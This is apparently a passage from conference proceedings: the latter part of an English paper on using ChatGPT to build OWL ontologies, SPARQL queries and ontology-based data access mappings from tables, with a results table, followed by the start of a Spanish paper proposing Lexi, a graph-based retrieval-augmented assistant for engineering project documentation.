Trajanoska et al. [7] discuss the increasing development of LLMs and their applications, noting that combining LLMs with semantic technologies for reasoning and inference is challenging. The paper compares foundational LLMs like ChatGPT with specialized pretrained models like REBEL for entity and relation extraction. Using sustainability-related text as a case study, the authors conducted experiments to evaluate this approach, creating pipelines for automatic Knowledge Graph creation from raw text. Their findings suggest that advanced LLM models improve accuracy in this process. Additionally, they explore automatic ontology creation using foundational LLM models, leading to more relevant and accurate knowledge graphs.

The traditional process of building Ontologies and Knowledge Graphs (KGs) heavily relies on human domain experts to define entities, relationships, maintain relevance, and ensure data quality. However, LLMs offer automated solutions due to their understanding and generation of human-like natural language. Komminemi et al. [8] explore semi-automatic KG construction using open-source LLMs. Their pipeline involves formulating competency questions (CQs), developing an ontology based on these CQs, constructing KGs, and evaluating them with minimal human involvement. They demonstrate the feasibility by creating a KG on deep learning methodologies from scholarly publications. Evaluating answers via Retrieval-Augmented-Generation and automatically extracted KG concepts, they recommend a human-in-the-loop approach to assess automatically generated KGs, despite LLMs potentially reducing human effort in construction.

Joachimiak et al. [9] present the Artificial Intelligence Ontology (AIO), that is a structured system of AI concepts, methodologies, and their relationships, developed through manual curation aided by LLMs. AIO aims to provide a comprehensive framework for the rapidly evolving field of AI, encompassing technical and ethical aspects. It targets AI researchers, developers, and educators, offering standardized terminology and concepts. AIO's six top-level branches, including Networks, Layers, and Bias, support modular AI methods and deepen understanding of deep learning architectures and ethical considerations. Developed with the Ontology Development Kit (ODK) and dynamically updated through AI-driven curation, AIO remains relevant amid AI advancements. Its integration into AI research publications and BioPortal demonstrates its cross-disciplinary utility. AIO is open source, available on GitHub and BioPortal.

Baldazzi et al. [10] discuss how LLMs use fine-tuning to adapt to various goals through task-specific training data. It emphasizes the importance of aligning task specificity with domain orientation, meaning the specialization of an LLM to address tasks within a specific realm effectively. However, current fine-tuning practices often rely on publicly available or grounded data, overlooking business-level definitions and domain expertise. In contrast, Enterprise Knowledge Graphs (EKGs) can capture and enhance domain knowledge through ontological reasoning. To combine the flexibility of LLMs with the domain orientation of EKGs, the authors propose a novel neurosymbolic architecture. This architecture aims to harness ontological reasoning to construct task- and domain-specific datasets for fine-tuning LLMs.

The LLMs4OL approach uses LLMs for Ontology Learning (OL) [11]. LLMs excel in capturing complex language patterns across knowledge domains. The paradigm explores whether LLMs can apply this capability to automatically extract and structure knowledge from text. Through a comprehensive evaluation with nine LLM model families, covering tasks like term typing and taxonomy discovery across diverse knowledge genres, results show that foundational LLMs alone may lack the necessary skills for complex ontology construction. However, effective fine-tuning could make them valuable assistants, easing the knowledge acquisition bottleneck in ontology development.

The process of imbuing intelligent systems with semantic data typically involves manually designing and populating ontologies with domain-specific knowledge, which can be time-consuming, error-prone, and biased. To address that, Ciatto et al. [12] propose a domain-independent approach that leverages LLMs to automatically populate ontologies with domain-specific knowledge. Their method starts with an initial schema and query templates, querying the LLM multiple times to generate instances for classes and properties. This automates the enrichment of the ontology while ensuring compliance with the initial schema. Experts can then refine, adjust, or complement the generated instances as needed. They formalize and instantiate their method across various LLMs, demonstrating its effectiveness through a case study in the nutritional domain.

3 Methodology

In this section, we describe the methods used in this work. As explained in the introduction, we asked ChatGPT to perform several tasks related to the creation of ontologies and, in particular, to solve activities directly related to OBDA. Of the two ways of interacting with ChatGPT, namely from a text prompt or from a (Python) API, in this work we centered on the former. Also, we restricted our experiments to the free tier of ChatGPT. Thus, we separated the tasks in the following categories: expressing ontologies from simple text descriptions; performing activities related to OBDA; detecting errors and inconsistencies; entity linking, and scalability.

In relation to the expression of ontologies from simple text descriptions, we performed the following experiments: expressing a textual description of an ontology as an OWL ontology; expressing a meaningless textual description of an ontology as an OWL ontology; generating an ontology from the definition of term taken from a traditional dictionary; generating an ontology from a portion of a CSV file expressed in tabular form, and generating ontologies in different codifications of OWL like Turtle and XML.

For performing activities related to OBDA, the following experiment was directly related to the OBDA task: expressing tables expressed as text as ontologies. In particular, we were interested in the ability of ChatGPT to detect errors and inconsistencies when translating data for materializing ontologies. The following experiments aimed at: expressing a text table were there was a date which could not exist; correcting the incorrect date upon prompting; the abil-

ity of composing SPARQL queries from a textual description; generating other OWL class for a one-to-many relation; generating an ontology from a table that does not satisfy a unique value constraint with self correction; generating an ontology where a related table does not satisfy a referential integrity constraint detecting non-compliant records, and, most importantly, generating corrections for problems in the previous experiments.

Ontologies whose terminologies stand on their own are self-contained. However, due to the distributed nature of linked data, one of the tenets of the research area is that, whenever possible, ontologies have to refer to other ontologies. The task of determining if the names of the individuals discovered in an ontology can be defined in terms of an external ontology is called *entity linking*. Thus, we were also interested in checking if the tool can generate ontologies that refer to existing external ontologies without telling it what ontology to look for.

We were also concerned with the behavior of the tool in front of increasing demands in the size of the input tables. So we proposed experiments for performing: a scalability test with an embedded CSV table of 65+K records; a scalability test with a CSV table of 65+K records as an attached file, and a scalability test with a CSV table of 200 records.

4 Results

In this section, we show the results of the experiments that we performed using ChatGPT for creating ontologies and carrying out activities related to OBDA. For reasons of space, we will make a partial presentation of the results obtained. However, all the results obtained are published online in supplementary material. [2] Therefore, to reproduce the findings presented here, readers can access the online documentation and try the use cases by themselves in the free tier interface of ChatGPT. The results that we gather are summarized in Table 2.

In the rest of the section, we show some of the results along with a short accompanying explanation. The problems that we tackled are classified by its kind. We then present the results obtained for every kind of problem that we addressed. For every title, there is a footnote indicating the URL that takes the reader to the specific point in the auxiliary online documentation where the data being discussed is collected. Posteriorly, in Sect. 5, we summarize the results obtained.

Expression of ontologies from simple text descriptions.[3] ChatGPT was able to generate an ontology from the textual description of the concepts that compose it and the inclusion relationships between them. The application was able to correctly detect properties for descriptions with real elements, both as fictitious and as taken from real dictionary definitions. The ontologies were cor-

[2] See http://cs.uns.edu.ar/~sag/cacic2024.
[3] http://cs.uns.edu.ar/~sag/cacic2024/#onto-from-text

rectly produced when their format was text (i.e. is-a relations), OWL Turtle and OWL/RDF. These results corresponds to Experiments 1–3 and were successful.

Generating an ontology from a portion of a CSV file expressed in tabular form.[4] Experiments 4–7 correspond to typical OBDA tasks concerning the materialization of ontologies from tabular tables in text form, whether in CSV format as well as raw text tables. We translated simple tables for people with implicit schemas containing fields id, name, height and weight. The experiments were successful in interpreting the tables and generating the OWL ontologies in both Turtle and RDF formats.

Detecting errors and inconsistencies.[5] In Experiment 8, we were interested in the ability of ChatGPT to detect errors and inconsistencies. We first tried to express a text table where there was a date which could not exist. In particular, we proposed a table for people with fields id, name, height and birth date having an erroneous date such as 29-feb-2014. The ontology generated was loyal to the data in the table. So ChatGPT did not mention the error in the data. Therefore, in Experiment 9, we were concerned with correcting the incorrect date upon prompting (by telling ChatGPT that 2014 is not a leap year). In this case, ChatGPT detected the problem and proposed a viable correction (viz., changing the offending date for 28-feb-2014). In consequence, as the first result was a failure and the following was a success, we consider these two results a partial success.

Query composition.[6] In Experiment 10, we were interested in the ability of ChatGPT to compose SPARQL queries from textual descriptions. We proposed a simple selection query with respect to the table of the previous experiment which was successfully generated.

Harnessing relationships.[7] In Experiments 11–14, we were concerned with the ability of ChatGPT of understanding how to translate tables involved in one-to-many relations. So, in Experiment 11, we proposed if it can generate a new class from a table representing phones with its owners in the class representing persons of the previous example. ChatGPT successfully generated the related class. In Experiment 12, we tested ChatGPT with the generation of a related ontology possessing a data item not satisfying a unique value constraint. In particular, we provided a table for persons having identifiers and names, and phones with attributes identifiers, phone number and identifiers of its owners. In these cases, ChatGPT successfully generated the asked ontologies, proving that it can manage the OBDA cases with simple one-to-many relations.

Detecting unique value constraint errors.[8] In Experiment 13, we asked ChatGPT to generate an ontology from a table where the key field had repeated

[4] http://cs.uns.edu.ar/~sag/cacic2024/#onto-from-csv
[5] http://cs.uns.edu.ar/~sag/cacic2024/#error-detection
[6] http://cs.uns.edu.ar/~sag/cacic2024/#composing-sparql
[7] http://cs.uns.edu.ar/~sag/cacic2024/#relations
[8] http://cs.uns.edu.ar/~sag/cacic2024/#error-detection

values and to replace the offending values accordingly. ChatGPT suggested corrections so every individual was correctly identified, thus making the experiment a success. In Experiment 14, we asked ChatGPT to redo the tasks in Experiments 12 and 13, so the errors could be corrected. In this case, each Phone instance correctly references a Person instance using the ownedBy property. IDPersonOwner values 8 and 9 were reassigned to IDPersonOwner 1. Thus, Phone IDs 1 and 2 are owned by Person/1. And the structure maintains the integrity of the relationship between Person and Phone entities.

Entity linking.[9] We were also interested in checking if the tool can generate ontologies that refer to existing external ontologies without telling it what ontology to look for. Thus, in Experiment 15, we provided ChatGPT with a table for representing people with columns person's id and name, city of origin and the name of their favorite team (see Table 1). ChatGPT proposed known ontologies for representing elements of the table such as using FOAF [13] for naming the class Person and used DBPedia[10] por referencing both city and team names. The ontology for the table can be visualized in Fig. 1. Therefore, we consider this result a success.

Table 1. Table for people with city and favorite team

IDPerson	Persons Name	City of origin	Favorite team
1	John	New York	New York Knicks
2	Mary	Denver	Denver Nuggets
3	Peter	New York	New York Yankees




Fig. 1. Ontology for people with city and favorite team from Table 1

[9] http://cs.uns.edu.ar/~sag/cacic2024/#entity-linking
[10] https://dbpedia.org

Scalability.[11] We were concerned with the behavior of the tool in front of increasing demands in the size of the input tables. In Experiment 16, we proposed ChatGPT to express a CSV table with only two columns ID of measure and temperature reading but having about 65,000 records. ChatGPT answered that we should submit something shorter. We consider this result a failure. So, in Experiment 17, we tried with similar tables but of sizes 100 and 200 records, resp. In both cases, ChatGPT successfully generated correct ontologies. So, these results were a success. In Experiment 18, we tried again with 65,000 records but this time we specified the table as an attached file. Like in Experiment 16, ChatGPT refused to do the translation. We consider this experiment a failure.

Table 2. Summary of the results of the experiments

No. of experiment	Description	Result
1	Express a simple meaningful text as an ontology	Success
2	Express a simple meaningless text as an ontology	Success
3	Generate an ontology from a dictionary definition	Success
4	Generate an ontology from a CSV extract	Success
5	Generate ontologies in RDF/Turtle syntax	Success
6	Generate ontologies in RDF/XML syntax	Success
7	Express a text table as a RDF ontology	Success
8	Express a text table as a RDF ontology where there are an incorrect date and detecting it	Fail
9	Correct the date upon description of the problem	Success
10	Generate a SPARQL query for a simple selection	Success
11	Generate another OWL class for a one-to-many relation	Success
12	Generate an ontology from a table that does not satisfy a unique value constraint with self correction	Success
13	Generate an ontology where a related table does not satisfy a referential integrity constraint detecting non-compliant records	Success
14	Generate a correction for problems in experiments #12 and #13	Success
15	Generate ontologies from tables using entity linking	Success
16	Scalability test with a CSV table of 65+K records	Fail
17	Scalability test with a CSV table of 200 records	Success
18	Scalability test with a CSV table of 65+K records as an attached file	Fail

5 Discussion and Conclusions

Now we make a comparison of our proposal in this work with those mentioned in the related work (see Sect. 2). Trajanoska et al. [7] use two models for generating ontologies from text, namely ChatGPT and REBEL, testing their approach for the sustainability domain. We only use ChatGPT but in our case although we also tried preliminary tests on generating ontologies from textual definitions we were mainly concerned with OBDA-related tasks such as table translations and query generation. Komminemi et al. [8] semiautomatically construct KGs using LLM with a human-in-the-loop approach. Likewise, our approach is related

[11] http://cs.uns.edu.ar/~sag/cacic2024/#scalability

because OWL ontologies are a particular kind of KG and our approach requires the usage of LLM, which is implicit in ChatGPT; our approach also requires a human user to supervise the output of the process despite ChatGPT alleviating the task. Joachimiak et al. [9] present an ontology about AI called AIO which is developed using LLM. Our approach is only concerned with the generation of ontologies from tables and related data technologies. Baldazzi et al. [10] use ontological reasoning to fine tune a LLM model, we in contrast use a LLM model to develop ontologies from legacy datasources. The approach of Ciatto et al. [12] aims at populating an ontology schema by extracting facts and relations from textual sources using LLMs; our approach aims at using a LLM model for generating both the schema and performing the population of the schema but instead only from tabular sources.

We now sum up the results of our experiments using ChatGPT for creating ontologies and performing OBDA-related activities. Due to space constraints, only partial results were shown here, with full details available online in the supplementary material. Readers can reproduce these results by accessing the online documentation and trying the use cases in the free tier interface of ChatGPT. We presented the results obtained for each type of problem tackled, with each title linked to the specific point in the auxiliary online documentation. In the first experiments, ChatGPT successfully generated ontologies from textual descriptions, correctly identifying properties and relationships in both real and fictional contexts. When generating ontologies from CSV files, ChatGPT effectively translated tabular data into OWL formats. However, error detection was only partially successful, as initial error detection failed but subsequent correction attempts were successful. ChatGPT also composed SPARQL queries accurately and managed one-to-many relationships in ontology generation. It successfully detected and corrected unique value constraint errors and demonstrated the ability to link entities to external ontologies. Scalability tests showed limitations with large datasets, as ChatGPT failed to process CSV tables with 65,000 records but succeeded with smaller datasets. These findings were summarized in Table 2.

In the approach presented in this work, we mainly focused on the natural language interface provided by ChatGPT to perform OBDA. In short, we simply used an LLM as a black box and tried to see what problems it could solve relative to OBDA. There are several avenues of research that can be explored in the future, which include, for example, testing the Python programmatic interface of the ChatGPT API for having better control of the process, testing other LLM models installed locally on our computer, and also comparing the performance of such models and ChatGPT with established OBDA tools.

Acknowledgments. This work was supported by Secretaría General de Ciencia y Técnica, Universidad Nacional del Sur, Argentina, and by Comisión de Investigaciones Científicas de la Provincia de Buenos Aires (CIC-PBA).

References

1. Xiao, G., Calvanese, D., Kontchakov, R., Lembo, D., Poggi, A., Rosati, R., Zakharyaschev, M.: Ontology-Based Data Access – A Survey. In: Proceedings of the Twenty-Seventh International Joint Conference on Artificial Intelligence (IJCAI-18). (2018) 5511–5519
2. Gómez, S.A., Fillottrani, P.R.: A Query-By-Example Approach to Compose SPARQL Queries in the GF Framework for Ontology-Based Data Access. In Pesado, P., ed.: 28th Argentine Congress, CACIC 2022 – Revised Selected Papers. Springer (2023) 211–226
3. Brown, T.e.a.: Language models are few-shot learners. In Larochelle, H., et al., M.R., eds.: Advances in Neural Information Processing Systems. Volume 33., Curran Associates, Inc. (2020) 1877–1901
4. OpenAI, et al., J.A.: Gpt-4 technical report (2024)
5. Diaz, G., Arenas, M., Benedikt, M.: SPARQLByE: querying RDF data by example. Proceedings of the VLDB Endowment **9** (09 2016) 1533–1536
6. Bao, J., Kendall, E.F., McGuinness, D.L., Patel-Schneider, P.F.: OWL 2 Web Ontology Language Quick Reference Guide (Second Edition) W3C Recommendation 11 December 2012 (2012)
7. Trajanoska, M., Stojanov, R., , Trajanov, D.: Enhancing knowledge graph construction using large language models (2023)
8. Krishna, K.V., König-Ries, B., Sheeba, S.: From human experts to machines: An llm supported approach to ontology and knowledge graph construction. arXiv preprint arXiv:2403.08345 (2024)
9. Joachimiak, M.P., Miller, M.A., Caufield, J.H., Ly, R., Harris, N.L., Tritt, A., Mungall, C.J., Bouchard, K.E.: The artificial intelligence ontology: Llm-assisted construction of ai concept hierarchies (2024)
10. Baldazzi, T., Bellomarini, L., Ceri, S., Colombo, A., andEmanuel Sallinger, A.G.: Fine-tuning large enterprise language models via ontological reasoning. (2023)
11. Giglou, B., Hamed, D'Souza, Jennifer, Auer, Sören: Llms4ol: Large language models for ontology learning. In: International Semantic Web Conference, Springer (2023) 408–427
12. Ciatto, G., Agiollo, A., Magnini, M., Omicini, A.: Large language models as oracles for instantiating ontologies with domain-specific knowledge. arXiv preprint arXiv:2404.04108 (2024)
13. Brickley, D., Miller, L.: FOAF vocabulary specification 0.99 – namespace document 14 january 2014 – paddington edition (2014)

Lexi: asistente inteligente evolutivo para la gestión del conocimiento en proyectos de ingeniería

Pedro Blanco, Facundo Sánchez, Roxana Martínez

Universidad Argentina de la Empresa (UADE), Lima 757, Ciudad Autónoma de Buenos Aires, Argentina
{peblanco, facundsanchez, mariarmartinez}@uade.edu.ar

Abstract. Los proyectos de ingeniería generan y precisan grandes cantidades de información. Consultar y redactar documentos que reflejen el conocimiento es una tarea ardua y constante. Además, es común la pérdida de conocimiento y la desactualización de la documentación. Debido a ello, este trabajo propone una propuesta de solución que recolecta, indexa y enriquece la documentación de un proyecto de ingeniería. Esto se realiza mediante una base de conocimientos de grafos que relaciona la información y sus metadatos. Dicha base de conocimientos podrá ser consultada mediante un asistente inteligente con una interfaz de estilo chatbot. Por último, ante la desactualización de la información, el asistente identifica los conocimientos útiles en las conversaciones con los colaboradores y los incorpora a la base de conocimientos.

Keywords: Prompt Engineering, Grafos, Indexación, Metadatos, Chatbot.

1 Introducción

Actualmente, en la ingeniería se observa una necesidad creciente de facilitar, unificar y estandarizar la gestión del conocimiento, tanto para preservar el mismo como para unificar y normalizar criterios de documentación. Esto permite a su vez reducir sus pérdidas y cumplir con las auditorías pertinentes [1]. Además, la gestión del conocimiento cumple funciones importantes para la integración de los colaboradores en un proyecto. Se enmarca dicha gestión como un área transdisciplinar cuyo servicio debe ser próximo, intuitivo y focalizado en los usuarios que interactúan con ella [2]. La eficacia de este enfoque radica en que los usuarios son simultáneamente generadores y consumidores del conocimiento. Por consiguiente, cuando el flujo y la gestión del conocimiento no se adaptan adecuadamente a la dinámica profesional de sus usuarios, se incrementa significativamente el riesgo de pérdida de información crítica para el proyecto. Así mismo, esta gestión debe emplearse para apoyar a una organización o proyecto, y no para imponer o controlar el conocimiento de sus miembros [3].

Debido a ello, se analizan los desafíos que se presentan en la gestión del conocimiento para la ingeniería. Se observa como problemática posible que los

colaboradores no puedan encontrar la información que necesitan para el desempeño de sus actividades. El problema es que no es una tarea simple proveer información consistente en contextos donde se genera y necesita una amplia cantidad de esta. Dichos contextos incluyen a los proyectos de ingeniería.

Un proyecto de ingeniería nace inicialmente de una idea o necesidad por parte de una persona u organización interesada. Su objetivo fundamental es lograr y ejecutar los entregables en un tiempo establecido, a un costo competitivo y racional [4]. A menudo, se integran numerosos equipos interdisciplinarios que colaboran para producir el mejor resultado posible con la mayor eficiencia lograble, aportando desde distintos ámbitos del conocimiento [5].

Los proyectos de ingeniería también abarcan la comunicación con los interesados para recopilar requisitos de un entorno complejo y ambiguo, organizando estas observaciones y refinando los datos recolectados en especificaciones técnicas. Este proceso de estructuración es fundamental para asegurar la claridad y precisión de la información a lo largo del ciclo de vida del proyecto [6].

En lo que respecta a la ingeniería de requisitos, los procesos son por su naturaleza iterativos y están sujetos a cambios constantes. Estos cambios pueden surgir tanto por errores en la identificación de las necesidades de los interesados como por modificaciones en el entorno operativo [7]. Debido a esto, rastrear los requisitos y evaluar su impacto se vuelve crucial. Es por ello que el proceso de ingeniería también incorpora la documentación, cuyo objetivo es evidenciar y especificar cuál es el alcance del proyecto, cómo funciona la solución desarrollada y cuáles son las responsabilidades de los distintos participantes involucrados en el proyecto.

El uso de tecnologías de la información tiene numerosas ventajas para el acceso a la documentación y la democratización del conocimiento. Sin embargo, los inconvenientes surgen en su implementación y en la falta de integración entre los colaboradores del equipo. Por ello, se recomienda dar importancia, fomentar e impulsar métodos de trabajo en equipo que generen un “saber colectivo” y que transmitan el conocimiento tácito de sus colaboradores [8].

En el artículo [9] se evidencia cómo diversas técnicas basadas en inteligencia artificial pueden desempeñar un papel fundamental en el ámbito de la ingeniería de requisitos, al mejorar la trazabilidad de los mismos, optimizar la recuperación de información relacionada y gestionar los cambios de manera más eficiente. Además, permite detectar con mayor precisión duplicaciones, ambigüedades, conflictos y contradicciones que puedan surgir durante el desarrollo de un proyecto, mitigando así los desafíos comunes que enfrentan los profesionales de dicha área.

Recientemente, los modelos grandes de lenguaje (LLM) han demostrado ser útiles para una gran cantidad de tareas y arquitecturas de aplicaciones de distintos dominios como lo son asistentes inteligentes multipropósitos, recuperación y aprendizaje de documentos, conversaciones naturales por turnos y generación de código [10]. En cuanto a interfaz e interacción, se han presentado como herramientas naturales y sencillas para los usuarios. Sin embargo, presentan ciertas limitaciones en lo que refiere al entendimiento de un contexto o problema. Han demostrado ser fiables para la formación de oraciones y la búsqueda de información, con la posterior validación final por parte de un humano [11].

Una encuesta del año 2023 [12] sobre el empleo de asistentes inteligentes con generación de texto indica que los estudiantes de ingeniería han encontrado su uso muy beneficioso para resolver dudas, comprender conceptos y enriquecer el contenido. Estos asistentes se perfilan como herramientas cada vez más integradas en sus procesos de aprendizaje y de realización de tareas además que el 90 % de ellos ya ha interactuado con un asistente inteligente. Aun así, no resulta confiable utilizar asistentes virtuales como fuente de verdad. Esto deriva del hecho de que los LLMs pueden generar respuestas que parecen verídicas pero no lo son, un fenómeno conocido como alucinación. Además de la confiabilidad, otro problema es la actualización de la información: un LLM entrenado con la documentación de un proyecto no se actualizará con el tiempo ni con el uso continuo sin realizar un reentrenamiento.

En base a lo visto, se busca abordar la pérdida, desactualización y búsqueda ineficiente de conocimiento en proyectos de ingeniería utilizando LLMs, resolviendo los problemas de confiabilidad y actualización mencionados previamente.

2 Motivación

Con motivo de relevar información acerca de la problemática observada, se realizó una encuesta. Esta recibió 42 respuestas y aportó la información necesaria para comprender el contexto e impacto de la problemática. La mayoría de los encuestados pertenece al sector de la informática (71.4%) y se ubica dentro del rango etario de entre 20 y 30 años (78.6%). Se observó que el 59,5% de los encuestados considera que el conocimiento se concentra en pocas personas. A su vez, el 66,7% experimentó dificultades al momento de buscar conocimiento de un proyecto sin poder encontrarlo. Los encuestados identificaron que las causas múltiples de esto son: información desactualizada (78.6%), documentos incompletos (64.3%), información inexistente (60.7%) y búsqueda de documentos mal organizada (50%).

Se sospecha un problema con la documentación, pero la muestra actual no es representativa de todos los roles y disciplinas. Por ello, se realizaron entrevistas a cinco profesionales de ingeniería industrial, agrónoma, en alimentos e informática para investigar cómo obtienen información, las dificultades que enfrentan con respecto a ella y cuales son los estándares de documentación que utilizan.

En primer lugar, se destaca que todos los entrevistados consideran a la documentación como una parte fundamental del esquema de trabajo. A su vez, también expresan que la documentación desactualizada es una problemática recurrente y usual. Además, varios entrevistados coincidieron en haber experimentado la situación en la que un colaborador con un alto nivel de conocimiento abandona el proyecto en el que están trabajando, lo que resulta en una pérdida significativa de conocimientos. Por último, la mayoría de entrevistados consideran la dificultad de la gestión y búsqueda de documentos como una problemática principal.

3 Trabajos relacionados

En lo que al dominio de la ingeniería respecta, se ha planteado una metodología de Prompt Engineering (ingeniería en instrucciones) [13], cuyo objetivo es generar instrucciones concisas y de calidad orientadas a la resolución de problemas de ingeniería que puedan ser interpretadas satisfactoriamente por LLMs. También se ha propuesto el uso e integración de estos modelos como asistentes inteligentes para la ingeniería realizando las evaluaciones y adaptaciones pertinentes sobre los modelos.

Sin embargo, varios artículos [10] [14] [15], destacan el problema que presentan los modelos grandes de lenguaje para lidiar con las alucinaciones y que su existencia es inevitable e inherente a su funcionamiento. Aun así, se aclara que técnicas basadas en refuerzo mediante recuperación de información permite a los modelos mejorar la objetividad de sus respuestas. Esto reduce el grado de alucinación de estos.

Un método para la recuperación de la información es el indexado por incrustación [10] [16]. Esta técnica permite realizar búsqueda semántica y distinción de ruido entre distintos textos. De esta manera, se busca cuál es la información semánticamente más relacionada con el texto de entrada. Esta información recuperada permite reducir las alucinaciones y el volumen de texto de entrada necesario para generar la respuesta, mejorando el tiempo, calidad y costo computacional (observar Fig. 1). Esto significa que el modelo recibe únicamente la información que le es pertinente para generar y validar su respuesta [16].

Así mismo, esta metodología posibilita que el modelo pueda utilizar información actualizada en sus respuestas, sin que sea necesario incurrir de forma reiterada en el proceso de re-entrenamiento del modelo.




Fig. 1. Mejora en las respuestas mediante indexado por incrustación. Fuente [10].

Es así como en un artículo [17], se presenta el desarrollo de una mejora a la arquitectura de los LLMs mediante el uso de indexado con incrustación para crear una "memoria explícita a gran escala" sin que esta incremente significativamente el costo computacional, permitiendo escalar los LLMs. Dicha arquitectura presentó mejoras computacionales en tareas como la respuesta a preguntas en contraste con modelos como GPT-3 y Jurassic-1.

También se ha propuesto para el dominio de la educación una mejora a la arquitectura de los LLMs [18] mediante una base de conocimientos basada en grafos con incrustación (observar Fig. 2). Esta base de conocimientos proporciona al LLM información actualizada, datos propietarios de un proyecto u organización y

conocimientos específicos de un dominio particular. De esta manera, se logra reducir la incidencia de alucinaciones en los modelos y se mejora la calidad de las respuestas generadas. Además, la base de conocimientos de grafos permite la integración, exploración, consulta y creación de relaciones y dependencias significativas entre entidades, independientemente de su fuente. Estas relaciones no serían evidentes al utilizar únicamente los datos en su forma cruda. Por lo tanto, se representa de una mejor manera la estructura del dominio y a la postre mejora la eficiencia y eficacia de las respuestas del LLM.




Fig. 2. Mejora en las respuestas mediante una base de conocimientos. Fuente [18].

En conclusión, los LLM se han presentado como herramientas muy capaces para interpretar instrucciones y generar texto de una forma natural y sencilla. Sin embargo, debido a su entrenamiento intensivo las respuestas que proporcionan pueden alucinar o no estar justificadas debidamente. Por este motivo, la recuperación de información es relevante para proporcionar al modelo mayor objetividad y conocimiento del dominio, así como información actualizada.

3.1 Falencias detectadas

Teniendo en cuenta los trabajos descritos anteriormente, se observa que actualmente en el dominio de la ingeniería no está extendido el uso de asistentes inteligentes para la gestión del conocimiento. Dado que los ingenieros generan y consultan información constantemente, existe una oportunidad valiosa para ofrecer una interfaz rápida y natural para acceder a dicha información.

Por otro lado, también se observa que los asistentes inteligentes no crecen con las conversaciones con usuarios. Esto reduciría la pérdida de conocimiento del proyecto ya que la dinámica de los proyectos de ingeniería no siempre permite a los profesionales documentar satisfactoriamente un cambio o especificación. Así mismo, esto propicia generar nuevas relaciones entre la información contenida en la base de conocimiento que no sería evidente con la documentación base.

Esta última observación acerca del aprendizaje se hace teniendo en cuenta competidores como Stardog Voicebox [19], CustomGPT [20] y Amazon Bedrock [21] quienes, si bien ofrecen servicios completos para la problemática, no tienen en cuenta este aspecto.

En el ámbito de la ingeniería, es fundamental trabajar con alta certeza. Por ello, se sugiere mejorar la confiabilidad de los LLMs utilizando conocimiento del dominio como contexto y citando fuentes.

4 Propuesta

A raíz de lo mencionado anteriormente, se presenta una propuesta de solución para que los colaboradores de un proyecto de ingeniería puedan buscar y generar información sobre este.

En primera instancia, la solución accede a los repositorios de almacenamiento designados por la organización o equipo cliente, como por ejemplo Google Drive, y extrae los documentos disponibles almacenando sus metadatos e incrustándolos en una base de conocimiento basada en grafos. Este proceso se realiza cada vez que se agregan o modifican repositorios y documentos. Además, dado que los proyectos pueden requerir distintos niveles de confidencialidad, los administradores tienen la capacidad de asignar roles y categorías tanto a los documentos como a los colaboradores, asegurando que el acceso a la información esté restringido según el nivel de confidencialidad requerido por cada proyecto. Ambos procesos, tanto la gestión de repositorios como el manejo de roles, se pueden gestionar desde la página web administrativa de la solución.

Para posibilitar la interacción con el asistente, se dispone de una API (Interfaz de Programación de Aplicaciones) que puede ser integrada a los distintos servicios de chat disponibles en el mercado. De esta manera, se actúa en base a la identidad del colaborador y sus mensajes enviados a la API mediante la interfaz de estilo chatbot. Así mismo, las conversaciones pueden ser procesadas con el objetivo de que se integren a la base de conocimiento del proyecto.

4.1 Arquitectura de la solución

En base a la propuesta explicada, se desarrolla la arquitectura de la solución que se compone de la siguiente forma (observar Fig. 3).

Página web de administración de proyectos. Su objetivo es proveer una interfaz de usuario para el servicio de proyectos. De esta manera, los administradores podrán configurar sus proyectos. Esto abarca la gestión de los repositorios de almacenamiento, los permisos de los colaboradores y las integraciones con la API de Lexi. Se utiliza la librería ReactJS para diseñar y construir las interfaces gráficas.

Servicio de proyectos. Consta de una API que recibirá información sobre las organizaciones cliente. Se busca almacenar repositorios de datos a utilizar, colaboradores de la organización y roles de acceso. Estos roles están asignados a ambos documentos y colaboradores de manera que estos últimos puedan acceder a ellos en caso de poseer los roles necesarios. El servicio consta de la base de datos NoSQL DynamoDB para almacenar la información administrativa del proyecto.

Servicio de recolección y procesamiento. Este servicio se encarga de recolectar y procesar la información. Para ello, se comunica con el servicio de proyectos con el propósito de obtener la información administrativa relevante, incluidos los repositorios de almacenamiento del proyecto donde se encuentra la documentación.

Además de la documentación, también recibe y procesa las conversaciones relevantes con el asistente inteligente que se desea persistir. El conocimiento generado

a partir de este servicio se almacena en la base de conocimientos del proyecto, asegurando así su accesibilidad y utilidad futura. El marco de trabajo utilizado para orquestar los procesos de indexación, limpieza y enlazado de la información es la librería de código abierto LangChain, la cual posee componentes diseñados específicamente para crear soluciones de IA generativa aumentada por recuperación de información.

